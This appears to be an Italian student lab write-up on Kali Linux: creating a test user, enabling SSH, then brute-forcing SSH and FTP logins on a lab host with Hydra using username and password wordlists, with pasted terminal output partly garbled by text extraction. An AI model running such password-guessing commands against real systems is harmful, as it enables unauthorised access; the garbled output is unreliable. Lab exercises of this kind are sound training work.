Creo un nuovo utente su kali con il comando: sudo adduser test_user.

Chiamo l'utente :test_user e password: testpass

Avvio il servizio ssh con il comando: sudo service ssh start.

```
sudo adduser test_user
Info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password'
 New password:
New password:
Retype new password:
password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
Full Name []:
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Other []:

Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...
                                                                        O CTRL (DESTRA)
           sudo service ssh start
   # ssh test_user@ 192.168.50.100
  ssh: Could not resolve hostname : Name or service not known
  The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established. ED25519 key fingerprint is SHA256:2jo2+RdaJghENgMeKzAtE1ZcDCYpbeJ+fXq+A01LwuA.
 This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? y

Please type 'yes', 'no' or the fingerprint: yes

Warning: Permanently added '192.168.50.100' (ED25519) to the list of known hosts.

test_user@192.168.50.100's password:


Linux kali 6.6.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.9-1kali1 (2024-01-08) x86_64
  The programs included with the Kali GNU/Linux system are free software; the exact distribution terms for each program are described in the
  individual files in /usr/share/doc/*/copyright.
  Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
  permitted by applicable law.
  _$`I
```

Per l'attacco con hydra scrivo il comando: hydra -l test_user -p testpass 192.168.50.100 -t 4 ssh

Il programma inizierà a provare tutte le combinazioni possibili finché non trova quella corretta

```
| Whydra -1 test_user -p testpass 192.168.50.100 -t 4 ssh |
| Whydra -5. (2 2023 by yan Hauser/Thic 6 David Maciejak - Please do not use in military or secret service org |
| anizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
| Whydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-29 15:17:59 |
| [DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), -1 try per task |
| [DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), -1 try per task |
| [DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), -1 try per task |
| [DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), -1 try per task |
| [DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), -1 try per task |
| [DATA] max 2 task per 1 server, overall 1 task, 1 login try (l:1/p:10), -30 tries per task |
| [DATA] max 4 tasks per 1 server, overall 4 tasks, 120 login tries (l:12/p:10), -30 tries per task |
| [DATA] max 4 tasks per 1 server, overall 4 tasks, 120 login tries (l:12/p:10), -30 tries per task |
| [DATA] max 4 tasks per 1 server, overall 4 tasks, 120 login tries (l:12/p:10), -30 tries per task |
| [DATA] max 4 tasks per 1 server, overall 4 tasks, 120 login tries (l:12/p:10), -30 tries per task |
| [DATA] max 4 tasks per 1 server, overall 4 tasks, 120 login tries (l:12/p:10), -30 tries per task |
| [DATA] max 4 tasks per 1 server, overall 4 tasks, 120 login tries (l:12/p:10), -30 tries per task |
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| [DATA] max 4 tasks per 1 server, overall 4 tasks, 120 login tries (l:12/p:10), -30 tries per task |
| [DATA] max 4 tasks per 1 server, overall 4 tasks, 120 login tries (l:12/p:10), -30 tries per task |
| [DATA] ma
```

Ho creato 2 file txt chiamati username e password e all'interno ho messo vari nomi utenti e varie password per accorciare i tempi.



Attacco FTP con HYDRA: L'attacco ftp è simile a quello precedente, bisogna utilizzare il comando: hydra -L '/home/davide/Desktop/username.txt' -P '/home/davide/Desktop/password.txt' 192.168.50.100 -t4 ftp -V.

Possiamo vedere nell'immagine che dopo qualche secondo troverà L'username password.

```
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "marcocopia" - 55 of 120 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "davidedorme" - 56 of 120 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 57 of 120 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "roma" - 58 of 120 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "puglia" - 59 of 120 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "forzainter" - 60 of 120 [child 0] (0/0)
[21][ftp] host: 192.168.50.100 - login "martina" - pass word: testpass
[ATTEMPT] target 192.168.50.100 - login "martina" - pass "sadqwerty" - 61 of 120 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "martina" - pass "trewqasdf" - 62 of 120 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "martina" - pass "francescononmangia" - 63 of 120 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "martina" - pass "manuelsistainnerosendo" - 64 of 120 [child 0] (0/0)
```